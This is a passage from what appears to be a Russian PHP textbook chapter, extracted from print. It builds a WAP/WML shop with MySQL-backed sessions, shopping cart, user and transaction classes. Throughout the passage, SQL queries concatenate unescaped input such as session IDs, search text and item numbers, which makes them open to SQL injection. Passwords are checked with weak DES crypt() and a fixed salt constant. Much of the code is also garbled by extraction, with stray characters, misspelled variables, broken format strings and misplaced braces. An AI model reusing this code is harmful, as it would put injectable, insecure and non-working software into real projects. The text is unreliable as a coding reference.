header("Content-Type: text/vnd.wap.wml");
```

Выведем объявление типа документа (Document Type Declaration, DTD) для WML. Поскольку каждый документ WML является действительным документом XML, необходимо указать адрес документа DTD:

```
printf("<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN\""
      "\nhttp://www.wapforum.org/DTD/wml_1.1.xml\">");
```

```
printf("<wml>\n");
```

Генерируем карточку WML, показывающую сообщение об ошибке:

```
printf("<card id=\"errorCard\">\n");
printf("<p>\n");
printf("%s", $mesg);
printf("</p>\n");
printf("</card>\n");
printf("</wml>\n");
}
```

Большинство мобильных устройств не поддерживает cookies, поэтому придется включать информацию о собственно в URL. Функция `getSessionIdString()` возвращает строку с идентификатором сеанса, которую надо будет дописать ко всем элементам ссылки, генерируемой сценарием PHP:

```
// Получить строку sessionId
function getSessionIdString()
{
    return session_name()."=".session_id();
}
```

Функция `generateOptionElement()` генерирует элемент WML option:

```
// Генерация элемента option
function generateOptionElement($href, $displayText)
```

```

{
    printf("<option>\n");
    printf("<oneventtype=\\"onpick\\">\n");
    printf("<go href=\"$s\"/>\n", $href);
    printf("</onevent>\n");
    printf("%s\n", $displayText);
    :printf("</option>\n");
}

```

**Функция** `getDateString()` возвращает текущую дату в формате YYYY-MM-DD, где YYYY соответствует году, MM - месяцу, а DD - дню. Эта функция применяется для помещения дат в колонки таблиц MySQL:

```

// Возвращает дату
function getDateString()
{
    return date(Y-m-d);
}

```

**Функция** `convertDateFromMysqlFormat()` преобразует дату из формата YYYY-MM-DD в формат MM/DD/YYYY. Аргумент `$dateStr` содержит дату в формате YYYY-MM-DD:

```

function convertDateFromMysqlFormat($dateStr)
{
    list ($year, $month, $day) = split("-", $dateStr);
    return $month . "/" . $day . "/" . $year;
}

```

**Функция** `convertDateToMysqlFormat()` преобразует дату из формата MM/DD/YYYY в формат YYYY-MM-DD:

```

function convertDateToMysqlFormat($dateStr)
{
    list ($month, $day, $year) = split("/", $dateStr);
    return $year . "-" . $month . "-" . $day;
}

```

**Функция** `checkSessionAuthenticated()` проверяет, аутентифицирован ли сеанс пользователя. Если сеанс пользователя не аутентифицирован, то функция посыпает страницу WML с сообщением об ошибке:

```

function checkSessionAuthenticated()
{
    global $isAuthenticated;
}

```

Откроем сеанс:

```
session_start();
```

Функция возвращает true, если переменная \$isAuthenticated содержится в сеансе и содержит значение true. В противном случае возвращается страница ошибки:

```
if (session_is_registered("isAuthenticated") && $isAuthenticated) {
    return true;
} else {
    sendErrorPage("Unauthenticated Session");
    exit;
}
```

Класс Function\_Result инкапсулирует значения, возвращаемые большинством функций. Переменная класса \$errorMessage хранит сообщение об ошибке, а переменная класса \$returnValue содержит возвращаемое значение. В случае неудачи переменная класса \$returnValue содержит нулевое значение:

```
class Function_Result
{
    var $errorMessage;
    var $returnValue;
```

Конструктор класса Function\_Result устанавливает значения переменных \$errorMessage и \$returnValue:

```
function Function_Result($errMessage, $retValue)
{
    $this->errorMessage = $errMessage;
    $this->returnValue = $retValue;
}
```

Функция getDBConnection() возвращает дескриптор соединения с базой данных MySQL:

```
function getDBConnection()
{
    global $dbHostName, $dbUserName, $dbPassword, $dbName;
    // Get a persistent database connection
    if (!($link = mysql_pconnect($dbHostName,
        $dbUserName, $dbPassword))) {
        return new Function_Result(
            "Internal Error: Could not open database connection", null);
    }

    // select mysql database
    if (!mysql_select_db($dbName, $link)) {
        return new Function_Result(
            "Internal Error: Could not select database ", null);
    }
```

```

        return new Function_Result(null, $link);
    }
}

```

Функции `open()`, `close()`, `read()`, `write()`, `destroy()` и `gc()` представляют собой обработчики для модуля сеансов, которые позволяют хранить данные сеансов в базе данных. Одним из важных требований к приложению было хранить данные сеансов в таблице базы данных MySQL для того, чтобы эти данные можно было использовать из процессов PHP, запущенных на разных серверах.

Функция `open()` вызывается для инициализации хранилища данных для сеансов. Она в данном случае ничего не делает, т. к. таблица базы для хранения данных сеансов уже существует:

```

function open($save_path, $session_name)
{
    return true;
}

```

Функция `close()` представляет собой обработчик, вызываемый при закрытии сеанса. Она также ничего не делает:

```

function close()
{
    return true;
}

```

Функция `read()` возвращает данные сеанса с идентификатором `$id`:

```

function read($id)
{
    global $dbHostName, $dbUserName, $dbPassword, $dbName;
}

```

Открываем постоянное соединение с базой данных:

```

if (!$link = mysql_pconnect($dbHostName, $dbUserName, $dbPassword)) {
    return null;
}

```

Выбираем базу данных MySQL, которая содержит таблицу Session:

```

// выбрать базу данных mysql
if (!mysql_select_db($dbName)) {
    return null;
}

```

Составим команду `SELECT` для получения строки, содержащей данные сеанса:

```

// команда SELECT
SselectStmt = "SELECT data FROM Session WHERE id = '" . $id . ....;

```

Выполним запрос к базе данных MySQL:

```
// Выполнить запрос
if (!$result = mysql_query($selectStmt, $link)) {
    return null;
}
```

Получим строку из результатов запроса. Если строка, соответствующая сеансу, не найдена, возвращаем null:

```
if (($row = mysql_fetch_array($result, MYSQL_NUM))) {
    $data = $row[0];
} else {
    $data = null;
}
```

Освободим объект результатов запроса MySQL:

```
mysql_free_result($result);
```

Возвратим данные сеанса:

```
return $data;
}
```

Функция write() записывает данные сеанса в таблицу Session. Аргумент \$id представляет собой идентификатор сеанса, а аргумент \$data содержит данные сеанса:

```
function write($id, $data)
{
    global $dbHostName, $dbUserName, $dbPassword, $dbName;
```

Установим постоянное соединение с базой данных и выберем базу данных MySQL:

```
// Установить постоянное соединение
if (!$link = mysql_pconnect($dbHostName, $dbUserName, $dbPassword)) {
    return false;
}

// выбрать базу данных mysql
if (!mysql_select_db($dbName)) {
    return false;
}
```

Подготовим команду REPLACE для записи данных сеанса. Если существует строка со значением \$id в колонке, то команда REPLACE удалит эту строку и вставит новую строку с новыми значениями, в противном случае она вставит новую строку:

```
// Команда REPLACE
$replaceStmt = "REPLACE INTO Session(id, data)
    VALUES ('$id', '$data');
```

Выполним запрос:

```
// Выполнение запроса
if (!$result = mysql_query($replaceStmt, $link))) {
    return false;
}
return mysql_affected_rows($link);
}
```

Функция `destroy()` удаляет строку, соответствующую сеансу с идентификатором `$id`:

```
function destroy($id)
{
    global $dbHostName, $dbUserName, $dbPassword, $dbName;
    // Получить постоянное соединение
    if (!$link = mysql_pconnect($dbHostName, $dbUserName, $dbPassword))) {
        return false;
    }
    // выбрать базу данных mysql
    if (!mysql_select_db($dbName)) {
        return false;
    }
}
```

Подготовим команду `DELETE` для удаления строки со значением `$id` в колонке `id`:

```
// Команда DELETE
$deleteStmt = "DELETE FROM Session WHERE id = '$id'";

// Выполнить запрос
if (!$result = mysql_query($deleteStmt, $link))) {
    return false;
}
return mysql_affected_rows($link);
}
```

Функция `gc()` удаляет строки, соответствующие сессиям, к которым не было обращения в течение последних `$maxlifetime` секунд:

```
function gc($maxlifetime)
{
    global $dbHostName, $dbUserName, $dbPassword, $dbName;
    // Получить постоянное соединение
    if (!$link = mysql_pconnect($dbHostName, $dbUserName, $dbPassword))) {
        return false;
    }
}
```

```
// выбрать базу данных mysql
if (!mysql_select_db($dbName)) {
    return false;
}
```

Подготовим команду для удаления всех строк таблицы Session, в которых значение колонки lastAccessed плюс \$maxlifetime больше, чем текущее время. Всякий раз, когда происходит обращение к строке командой SQL SELECT, UPDATE или REPLACE, в колонку lastAccessed записывается текущее время:

```
// Команда DELETE
$deleteStmt = "DELETE FROM Session WHERE CURRENT_TIMESTAMP <
(lastAccessed + ". $maxlifetime . ")";

// Выполнить запрос
if (!$result = mysql_query($deleteStmt, $link)) {
    return false;
}
return mysql_affected_rows($link);
}
```

Функция setSessionHandlers() устанавливает обработчики сеанса:

```
function setSessionHandlers()
{
    session_set_save_handler("open", "close", "read", "write",
                            "destroy", "gc");
}
?>
```

## Уровень данных и логики приложения

Одна из скрытых задач проектирования этого приложения состоит в том, чтобы отделить логику приложения от уровня представления (подробнее об этом рассказано в главе 15). В данном приложении мы решим эту задачу путем реализации доступа к данным и логики приложения в различных классах, используемых уровнем приложения.

Ниже следует перечень классов, реализующих доступ к данным и логику приложения:

- Item - абстрактный класс, инкапсулирующий общие свойства товаров разных видов
- Book\_Item - класс, моделирующий книгу
- Music\_Item - класс, моделирующий музыкальный альбом
- Book\_Shop - класс, содержащий логику для получения/поиска книг из таблицы BookShop
- Music\_Shop - класс, содержащий логику для получения/поиска музыкальных альбомов из таблицы MusicShop

- Shopping\_Cart - класс, моделирующий корзину покупок пользователя. Он реализует логику для добавления/удаления товаров из корзины
- Transaction - класс, записывающий детали операции, выполненной пользователем
- Credit\_Card - класс, сохраняющий данные кредитных карт
- Shipping\_Address - класс, сохраняющий адрес доставки
- User - класс, моделирующий пользователя. Он сохраняет все атрибуты пользователя и реализует логику подтверждения покупки. Он делегирует все операции сохранения классу User\_Storage
- User\_Storage - класс, реализующий операцию сохранения для объекта User
- UserFactory — реализует функции для создания нового пользователя и загрузки пользователей из базы данных

## Класс Item

Сценарий Item.php содержит определение класса Item:

```
<?php
class Item
{
    var $itemNo;
    var $itemType;
    var $price;
```

Конструктор устанавливает значения переменных класса \$itemNo, \$itemType и \$price:

```
function Item($itemNo, $itemType, $price)
{
    $this->itemNo = $itemNo;
    $this->itemType = $itemType;
    $this->price = $price;
}
```

Функция getItemNo() возвращает значение переменной класса itemNo:

```
function getItemNo()
{
    return $this->itemNo;
}
```

Функция getItemType() возвращает значение переменной класса itemType:

```
function getItemType()
{
    return $this->itemType;
}
```

**Функция getPrice() возвращает значение переменной класса price:**

```
<?php
function getPrice()
{
    return $this->price;
}
?>
```

## Класс Book\_Item

**Сценарий BookItem.php содержит определение класса Book\_Item:**

```
<?php
include_once("Item.php");
```

**Класс Book\_Item является дочерним для класса Item:**

```
class Book_Item extends Item
{
    var $title;
    var $author;
```

**Вызовем конструктор класса Item, чтобы установить значения переменных класса \$itemNo, \$itemType и \$price:**

```
function Book_Item($itemNo, $itemType, $price, $title, $author)
{
    $this->Item($itemNo, $itemType, $price);
```

**Установим значения переменных класса \$title и \$author:**

```
$this->title = $title;
$this->author = $author;
}
```

**Функция getTitle() возвращает значение переменной класса title:**

```
function getTitle()
{
    return $this->title;
}
?>
```

**Функция getAuthor() возвращает значение переменной класса author:**

```
function getAuthor()
{
    return $this->author;
}
?>
```

## **Класс Music\_Item**

**Сценарий MusicItem.php содержит определение класса Music\_Item:**

```
<?php
include_once("Item.php");
```

**Класс Music\_Item – дочерний для класса Item:**

```
class Music_Item extends Item
{
    var $title;
    var $artist;
```

**Вызовем конструктор класса Item, чтобы установить значения членов-переменных \$itemNo, \$itemType и \$price:**

```
function Music_Item($itemNo, $itemType, $price, $title, $artist)
{
    $this->Item($itemNo, $itemType, $price);
```

**Установим значения членов-переменных \$title и \$artist:**

```
    $this->title = $title;
    $this->artist = $artist;
}
```

**Функция getTitle() возвращает значение переменной класса title:**

```
function getTitle()
{
    return $this->title;
}
```

**Функция getArtist() возвращает значение переменной класса artist:**

```
function getArtist()
{
    return $this->artist;
}
?>
```

## **Класс Book\_Shop**

**Сценарий BookShop.php содержит определение класса Book\_Shop:**

```
<?php
include_once("Common.php");
include_once("BookItem.php");

class Book_Shop
{
```

Функция `getItems()` в случае успеха возвращает содержимое таблицы BookShop в виде массива объектов Book\_Item:

```
function getItems()
{
```

Откроем соединение с базой данных:

```
$functionResult = getDBConnection();
if ($functionResult->returnValue == null) {
    return $functionResult;
}
$link = $functionResult->returnValue;
```

Запрос SELECT для получения из базы данных всех книг:

```
$bookShopSelectQuery = "SELECT itemNo, itemType, price,
title, author FROM BookShop";
```

Выполним запрос SQL:

```
if (!($result = mysql_query($bookShopSelectQuery, $link))) {
    return new Function_Result("Internal Error: Could not
execute sql query ", null);
}
$bookShopContent = null;
while (($row = mysql_fetch_array($result, MYSQL_NUM))) {
```

Для каждой полученной строки добавим объект Book\_Item в массив \$bookShopContent:

```
$bookShopContent[] = new
Book_Item($row[0], $row[1], $row[2], $row[3], $row[4]);
mysql_free_result($result);
```

**Возратим** \$bookShopContent:

```
return new Function_Result(null, $bookShopContent);
}
```

Функция `getItem()` возвращает объект Book\_Item, соответствующий товару с номером \$itemNo:

```
function getItem($itemNo)
{
    // Получить соединение с БД
    $functionResult = getDBConnection();
    if ($functionResult->returnValue == null) {
        return $functionResult;
```

```
}
```

Запрос `SELECT` возвращает информацию о книге для товара с номером `$itemNo:`

```
$bookShopSelectQuery = "SELECT itemNo, itemType, price,  
    title, author FROM BookShop  
    WHERE itemNo='".$itemNo'.....";
```

Выполним запрос:

Получим строку из результата запроса:

```
$row = mysql_fetch_array($result, MYSQL_NUM);
if ($row == null) {
    return new Function_Result(null, null);
} else {
```

Создадим объект Book Item для извлеченной строки:

```
$item =  
    new Book_Item($row[0], $row[1], $row[2], $row[3], $row[4]);
```

## Возвратим объект Book Item:

```
return new Function_Result(null, $item);
```

Функция `search()` возвращает объекты `Book_Item`, которые содержат `$search-Text` в колонках `author` или `title`:

```
function search($searchText)
```

Команда SELECT возвращает книги, которые содержат \$searchText в колонках автора или названия:

```
$searchStmt = "SELECT itemNo, itemType, price, title, author FROM BookShop WHERE author LIKE '%' . $searchText . '%' OR title LIKE '%' . $searchText . '%'";
```

Вызовем функцию `getSearchResults()` для выполнения запроса SQL `$searchStmt`:

```
$funcResult = $this->getSearchResults($searchStmt);
```

Возвратим результат поиска:

```
    return $funcResult->returnValue;  
}
```

**Функция searchByTitle()** возвращает объекты Book\_Item, которые содержат \$searchText в колонке title:

```
function searchByTitle($searchText)  
{  
    $searchStmt = "SELECT itemNo, itemType, price, title, author FROM  
                 BookShop WHERE title LIKE '%'. $searchText . '%' ;  
    $funcResult = $this->getSearchResults($searchStmt);  
    return $funcResult->returnValue;  
}
```

**Функция searchByAuthor()** возвращает книги, содержащие \$searchText в колонке author:

```
function searchByAuthor($searchText)  
{  
    $searchStmt = "SELECT itemNo, itemType, price, title, author FROM  
                 BookShop WHERE author LIKE '%'.  
                           $searchText . '%' ;  
    $funcResult = $this->getSearchResults($searchStmt) ;  
    return $funcResult->returnValue;  
}
```

**Функция getSearchResults()** выполняет запрос \$searchStmt и возвращает результат в виде массива объектов Book\_Item:

```
function getSearchResults($searchStmt)  
{
```

**Получим соединение с базой данных:**

```
$functionResult = getDBConnection();  
if ($functionResult->returnValue == null) {  
    return $functionResult;  
}  
$link = $functionResult->returnValue;
```

**Выполним запрос SQL \$searchStmt:**

```
if (!$result = mysql_query($searchStmt, $link)) {  
    return new Function_Result("Internal Error: Could not  
                               execute sql query", null);  
}  
$searchResults = null;  
while (($row = mysql_fetch_array($result, MYSQL_NUM))) {
```

Для каждой извлеченной строки добавим объект Book\_Item в массив \$searchResults:

```
$searchResults[] =
    new Book_Item($row[0], $row[1], $row[2], $row[3], $row[4]);
}
mysql_free_result($result);
?>
```

**Возвратим массив \$searchResults:**

```
return new Function_Result(null, $searchResults);
}
?>
```

### Класс Music\_Shop

Сценарий MusicShop.php содержит определение класса Music\_Shop:

```
<?php
include_once('Common.php');
include_once("MusicItem.php");

class Music_Shop
{
    """
}
```

Функция getItems() в случае успеха возвращает таблицу MusicShop в виде массива объектов Music\_Item:

```
function getItems()
{
```

**Получим соединение с базой данных:**

```
$functionResult = getDBConnection();
if ($functionResult->returnValue == null) {
    return $functionResult;
}
$link = $functionResult->returnValue;
```

Запрос SELECT для получения из базы данных всех музыкальных альбомов:

```
$musicShopSelectQuery = "SELECT itemNo, itemType, price, title,
    artist FROM MusicShop";
```

Выполним запрос:

```
if (!($result = mysql_query($musicShopSelectQuery, $link))) {
    return new Function_Result("Internal Error: Could not
        execute sql query ", null);
}
```

```
$musicShopContent = null;
while (($row = mysql_fetch_array($result, MYSQL_NUM))) {
```

Для каждой полученной строки добавим объект `Music_Item` в массив `$musicShopContent`:

```
. $musicShopContent[] = new Music_Item($row[0], $row[1], $row[2],
                                         $row[3], $row[4]);
}
mysql_free_result($result);
```

**Возратим** `$musicShopContent`:

```
return new Function_Result(null, $musicShopContent);
}
```

Функция `getItem()` возвращает объект `Music_Item`, соответствующий товару с номером `$itemNo`:

```
function getItem($itemNo)
{
    $functionResult = getDBConnection();
    if ($functionResult->returnValue == null) {
        return $functionResult;
    }
    $link = $functionResult->returnValue;
```

Запрос `SELECT` для извлечения информации об альбоме с номером товара `$itemNo`:

```
$musicShopSelectQuery = "SELECT itemNo, itemType, price, title,
                        artist FROM MusicShop WHERE itemNo='"
                        . $itemNo . "'";
```

Выполним запрос:

```
if (!($result = mysql_query($musicShopSelectQuery, $link))) {
    return new Function_Result("Internal Error: Could not
                               execute sql query ", null);
}
```

Получим строку из результатов запроса:

```
$row = mysql_fetch_array($result, MYSQL_NUM);
if ($row == null) {
    return new Function_Result(null, null);
} else {
```

Создадим объект `Music_Item` для извлеченной строки:

```
$item =
new Music_Item($row[0], $row[1], $row[2], $row[3], $row[4]);
```

**Возвратим объект Music\_Item:**

```
        return new Function_Result(null, $item);
    }
}
```

**Функция search() возвращает музыкальные альбомы, которые содержат \$searchText в колонках artist или title:**

```
function search($searchText)
{
```

**Команда SELECT для получения музыкальных альбомов, содержащих \$searchText в колонках artist или title:**

```
$searchStmt = "SELECT itemNo, itemType, price, title, artist FROM
    MusicShop WHERE artist LIKE '%' . $searchText . '%'
    OR title LIKE '%' . $searchText . '%' ;
```

Вызовем функцию getSearchResults() для выполнения запроса SQL \$search-Stmt:

```
$funcResult = $this->getSearchResults($searchStmt);
```

**Возвратим результат поиска:**

```
return $funcResult->returnValue;
}
```

**Функция searchByTitle() возвращает объекты Music\_Item, содержащие \$searchText в колонке title:**

```
function searchByTitle($searchText) .
{
    $searchStmt = "SELECT itemNo, itemType, price, title, artist
        FROM MusicShop
        WHERE title LIKE '%' . $searchText . '%' ;
    $funcResult = $this->getSearchResults($searchStmt);
    return $funcResult->returnValue;
}
```

**Функция searchByArtist() возвращает объекты Music\_Item, содержащие \$searchText в колонке artist:**

```
function searchByArtist($searchText)
{
    $searchStmt = "SELECT itemNo, itemType, price, title, artist
        FROM MusicShop
        WHERE artist LIKE '%' . $searchText . '%' ;
    $funcResult = $this->getSearchResults($searchStmt);
```

```

        return $funcResult->returnValue;
    }
}

```

Функция `getSearchResults()` выполняет запрос SQL `$searchStmt` и возвращает результат в виде массива объектов `Music_Item`:

```

function getSearchResults($searchStmt)
{
}

```

Получим соединение с базой данных:

```

$functionResult = getDBConnection();
if ($functionResult->returnValue == null) {
    return $functionResult;
}
$link = $functionResult->returnValue;

```

Выполним запрос SQL `$searchStmt`:

```

if (!($result = mysql_query($searchStmt, $link))) {
    return new Function_Result("Internal Error: Could not
                                execute sql query ", null);
}
$searchResults = null;
while (($row = mysql_fetch_array($result, MYSQL_NUM))) {

```

Для каждой полученной строки добавим объект `Music_Item` в массив `$searchResults`:

```

$searchResults[] = new Music_Item($row[0], $row[1], $row[2],
                                 $row[3], $row[4]);
}

```

**Возвратим массив `$searchResults`:**

```

    mysql_free_result($result);
    return new Function_Result(null, $searchResults);
}
?>

```

## Классы `Shopping_Cart` и `Shopping_Cart_Item`

**Сценарий `ShoppingCart.php` содержит определения классов `Shopping_Cart` и `Shopping_Cart_Item`:**

```

<?php
include("MusicItem.php");
include("BookItem.php");

class Shopping_Cart
{
}

```

`$shoppingCartItem` хранит массив объектов `Shopping_Cart_Item`:

```
var $shoppingCartItems;
```

Конструктор инициализирует переменную класса `$shoppingCartItems`:

```
function Shopping_Cart()
{
    $this->shoppingCartItems = array();
}
```

Функция `addItem()` добавляет в корзину покупок товар `$item` в количестве `$quantity`:

```
function addItem($item, $quantity)
{
    $itemNo = $item->getItemNo();
```

Получим из корзины покупок товар, соответствующий `$item`:

```
$shoppingCartItem = $this->getShoppingCartItem($itemNo);
if (!$shoppingCartItem) {
```

Если в корзине покупок нет товара, соответствующего `$item`, добавим в нее этот товар:

```
$this->shoppingCartItems[] =
    new Shopping_Cart_Item($item, $quantity);
} else {
```

Увеличим количество товара в корзине на `$quantity`:

```
$shoppingCartItem->addQuantity($quantity);
}
} . . .
```

Функция `getShoppingCartItem()` возвращает товар в корзине покупок, соответствующий `$itemNo`:

```
function &getShoppingCartItem($itemNo)
{
    for ($i=0; $i<sizeof($this->shoppingCartItems); $i++) {
        $shoppingCartItem = &$this->shoppingCartItems[$i];
        $item = $shoppingCartItem->getItem();

        if ($item->getItemNo() == $itemNo) {
            return $this->shoppingCartItems[$i];
        }
    }
    return null;
}
```

**Функция removeItem() удаляет товар \$item из корзины покупок:**

```
function removeItem($item){
    $shoppingCartItem = $this->getShoppingCartItem($item->getItemNo());
    if ($shoppingCartItem != null) { . . . }
```

Удаление товара из корзины покупок равносильно установке в ноль его количества:

```
    $shoppingCartItem->setQuantity(0);
}
```

**Функция changeQuantity() устанавливает количество товара \$item равным \$newQuantity:**

```
function changeQuantity($item, $newQuantity)
{
    $shoppingCartItem = &$this->getShoppingCartItem(
        $item->getItemNo());
    if ($shoppingCartItem != null) {
        $shoppingCartItem->setQuantity($newQuantity);
    }
    $shoppingCartItem = &$this->getShoppingCartItem(
        $item->getItemNo());
}
```

**Функция getItems() возвращает массив товаров, имеющихся в корзине покупок:**

```
function getItems()
{
    $retItems = array();
    for($i=0; $i<sizeof($this->shoppingCartItems); $i++) {
        $shoppingCartItem = $this->shoppingCartItems[$i];
        if ($shoppingCartItem->getQuantity() != 0) {
            $retItems[] = $shoppingCartItem;
        }
    }
    return $retItems;
}
```

**Очищаем корзину покупок:**

```
function clear()
{
    $this->shoppingCartItems = array();
}
```

**Класс Shopping\_Cart\_Item хранит количество товара, лежащего в корзине покупок:**

```
class Shopping_Cart_Item
{
    var $item;
    var $quantity;
```

**Конструктор устанавливает значения переменных класса \$item и \$quantity:**

```
function Shopping_Cart_Item($item, $quantity)
{
    $this->item = $item;
    $this->quantity = $quantity;
}
```

**Функция setQuantity( ) устанавливает значение переменной класса \$quantity:**

```
function setQuantity($quantity)
{
    $this->quantity = $quantity;
}
```

**Функция addQuantity() увеличивает значение переменной класса \$quantity на \$quantity:**

```
function addQuantity($quantity)
{
    $this->quantity += $quantity;
}
```

**Функция getItem() возвращает значение переменной класса \$item:**

```
function getItem()
{
    return $this->item;
}
```

**Функция getQuantity() возвращает значение переменной класса \$quantity:**

```
function getQuantity()
{
    return $this->quantity;
}
?>
```

### **Класс Shipping\_Address**

Сценарий ShippingAddress.php содержит определение класса Shipping\_Address:

```
<?php
class Shipping_Address
{
    var $streetAddress;
    var $city;
    var $country;
    var $zipCode;
```

**Конструктор устанавливает значения переменных класса streetAddress, city, country и zipCode:**

```
function Shipping_Address($streetAddress, $city, $country, $zipCode)
{
    $this->streetAddress = $streetAddress;
    $this->city = $city;
    $this->country = $country;
    $this->zipCode = $zipCode;
}
```

**Следующие функции возвращают значения переменных класса:**

```
function getStreetAddress()
{
    return $this->streetAddress;
}

function getCity()
{
    return $this->city;
}

function getCountry()
{
    return $this->country;
}

function getZipCode()
{
    return $this->zipCode;
}
?>
```

### **Класс Credit\_Card**

**Сценарий CreditCard.php содержит определение класса Credit\_Card:**

```
<?php
class Credit_Card
{
    var $cardNumber;
    var $expiryDate;
    var $cardType;
```

**Конструктор устанавливает значения переменных класса cardNumber, cardType и expiryDate:**

```
function Credit_Card($cardNumber, $cardType, $expiryDate)
{
    $this->cardNumber = $cardNumber;
    $this->cardType = $cardType;
    $this->expiryDate = $expiryDate;
}
```

**Остальные функции возвращают значения переменных класса:**

```
function getCardNumber()
{
    return $this->cardNumber;
}

function getCardType()
{
    return $this->cardType;
}

function getExpiryDate()
{
    return $this->expiryDate;
}
```

### Класс Transaction

Сценарий `Transaction.php` содержит определение класса `Transaction`:

```
<?php
class Transaction
{
    var $userId;
    var $item;
    var $quantity;
    var $date;
    var $status;
    var $orderNo;
```

**Конструктор устанавливает значения переменных класса userId, item, quantity, date, status и orderNo:**

```
function Transaction($userId, $item, $quantity,
                     $date, $status, $orderNo)
{
    $this->userId = $userId;
    $this->item = $item;
    $this->quantity = $quantity;
```

```
$this->date = $date;
$this->status = $status;
$this->orderNo = $orderNo;
}

function getUserId()
{
    return $this->userId;
}

function getItem()
{
    return $this->item;
}

function getQuantity()
{
    return $this->quantity;
}

function getDate()
{
    return $this->date;
}

function getStatus()
{
    return $this->status;
}

function getOrderNo()
{
    return $this->orderNo;
}
?>
```

## Класс User

Сценарий User.php содержит определение класса User:

```
<?php
include_once("ShoppingCart.php");
include_once("UserStorage.php");
include_once("ShippingAddress.php");
include_once("CreditCard.php");
include_once("Common.php");
include_once("Transaction.php");
include_once("BookItem.php");
include_once("MusicItem.php");

class User
{
    var $firstName;
```

```

var $lastName;
var $password;
var $gender;
var $age;
var $emailId;
var $phoneNumber;
var $accountBalance;
var $shippingAddress;
var $creditCard;
var $userStorage;

```

Конструктор устанавливает значения членов-переменных:

```

function User($firstName, $lastName, $userId, $password, $gender,
             $age, $emailId, $phoneNumber, $accountBalance,
             $shippingAddress, $creditCard)
{
    $this->firstName = $firstName;
    $this->lastName = $lastName;
    $this->userId = $userId;
    $this->password = $password;
    $this->gender = $gender;
    $this->age = $age;
    $this->emailId = $emailId;
    $this->phoneNumber = $phoneNumber;
    $this->accountBalance = $accountBalance;
    $this->shippingAddress = $shippingAddress;
    $this->creditCard = $creditCard;
}

```

**Создаем объект User\_Storage для объекта User:**

```

    $this->userStorage = new User_Storage($userId);
}

```

Следующие функции возвращают различные переменные класса:

```

function getFirstName()
{
    return $this->firstName;
}

function getLastname()
{
    return $this->lastName;
}

function getUserId()
{
    return $this->userId;
}

function getGender()
{
}

```

```
    return $this->gender;
}

function getAge()
{
    return $this->age;
}

function getEmailId()
{
    return $this->emailId;
}

function getPhoneNumber()
{
    return $this->phoneNumber;
}

function getShippingAddress()
{
    return $this->shippingAddress;
}

function getCreditCard()
{
    return $this->creditCard;
}

function getAccountBalance(){
    return $this->accountBalance;
}
```

Эта функция проверяет пароль пользователя и возвращает `true`, если проверка успешна, а в противном случае - `false`:

```
function checkPassword($password)
{
```

Функция вычисляет хеш открытого пароля:

```
$cryptPassword = crypt($password, CRYPT_STD_DES);
```

Хеш открытого пароля сравнивается с хранящимся значением хеша. Обратите внимание, что хеш открытого текста пароля хранится в базе данных:

```
if ($this->password == $cryptPassword) {
    return TRUE;
} else {
    return FALSE;
}
```

Функция `checkout()` реализует логику подтверждения покупки. Она возвращает `true` в случае успеха, а если корзина покупок пуста, то `false`:

```
function checkout($shoppingCart)
{
    $transactions = array();
```

**Получим товары, хранящиеся в корзине покупок:**

```
$shoppingCartItems = $shoppingCart->getItems();
for ($i=0; $i < sizeof($shoppingCartItems); $i++) {
    $shoppingCartItem = $shoppingCartItems[$i];
    $item = $shoppingCartItem->getItem();
```

Создадим объект операции для каждого предмета в корзине покупок:

```
$transactions[] =
    new Transaction($this->userId, $item,
                    $shoppingCartItem->getQuantity(),
                    getDateString(),
                    "Pending", null);
```

Обновим сальдо по счету клиента:

```
$this->accountBalance += $shoppingCartItem->
    getQuantity()* $item->getprice();
}

$storage = $this->userStorage;
if (sizeof($transactions) > 0) {
```

Вызываем объект `User_Storage` для сохранения операций в базе данных:

```
$storage->saveTransactions($this->accountBalance,
                            $transactions);
return TRUE;
} else {
    return FALSE;
}
```

**Функция `getTransactions()` возвращает операции, совершенные пользователем:**

```
function getTransactions()
{
    $storage = $this->userStorage;
```

**Вызовем функцию `getTransactions()` для объекта `$storage`:**

```
$funcResult = $storage->getTransactions();
return $funcResult->returnValue;
```

```

    }
}
?>

```

### **Класс User\_Storage**

**Сценарий UserStorage.php содержит определение класса User\_Storage:**

```

<?php
include_once("Common.php");
include_once("Transaction.php");
include_once("BookItem.php");
include_once("MusicItem.php");

class User_Storage
{
    ...
    var $userId;

```

**Конструктор устанавливает значение переменной класса userId:**

```

function User_Storage($userId)
{
    $this->userId = $userId;
}

```

**Функция getTransactions() возвращает операции пользователя:**

```

function getTransactions()
{
    $transactions = array();

```

**Получим соединение с базой данных:**

```

$functionResult .= getDBConnection();
if ($functionResult->returnValue == null) {
    return $functionResult;
}
$link = $functionResult->returnValue;

```

**Команда SELECT возвращает детали операций пользователя с книгами:**

```

$selectStmt = "SELECT Transaction.itemNo, title, author, quantity,
                date, status, orderNo, itemType
                FROM BookShop, Transaction ;
                WHERE BookShop.itemNo = Transaction.itemNo
                AND userId = " . . . . $this->userId . . . .";
// Выполнить запрос

if (!$result = mysql_query($selectStmt, $link)) {
    return Function_Result("Internal Error: Could not
                           execute sql query", null);
}

while (($row = mysql_fetch_array($result, MYSQL_NUM))) {

```

Для каждой полученной строки создадим объект операции и добавим его в массив \$transactions:

```

$item = new Book_Item($row[0], $row[7], null, $row[1], $row[2]);
$transaction = new Transaction($this->userId, $item, $row[3],
                                $row[4], $row[5], $row[6]);
$transactions[] = $transaction;
}
mysql_free_result($result);

```

Команда SELECT возвращает подробную информацию об операциях пользователя с музыкальными альбомами:

```

$selectStmt = "SELECT Transaction.itemNo, title, artist, quantity,
                  date, status, orderNo, itemType
                  FROM MusicShop, Transaction
                  WHERE MusicShop.itemNo = Transaction.itemNo
                  AND userId= " . . . . . $this->userId . . . . .;

// Выполнить запрос
if (!$result = mysql_query($selectStmt, $link)) { .
    return Function_Result("Internal Error: Could not
                           execute sql query", null);
}
while (($row= mysql_fetch_array($result, MYSQL_NUM))) {

```

Для каждой полученной строки создадим объект операции и добавим его в массив \$transactions:

```

$item = new Music_Item($row[0], $row[7], null,
                      $row[1], $row[2]);
$transaction = new Transaction($this->userId, $item,
                               $row[3], $row[4],
                               $row[5], $row[6]);
$transactions[] = $transaction;
}
mysql_free_result($result);
return new Function_Result(null, $transactions);
}

```

Функция saveTransactions() сохраняет сальдо счета и операции пользователя:

```

function saveTransactions($accountBalance, $transactions)
{
    // Получить соединение с БД
    $functionResult = getDBConnection();
    if ($functionResult->returnValue == null) {
        return $functionResult;
    }
    $link = $functionResult->returnValue;

```

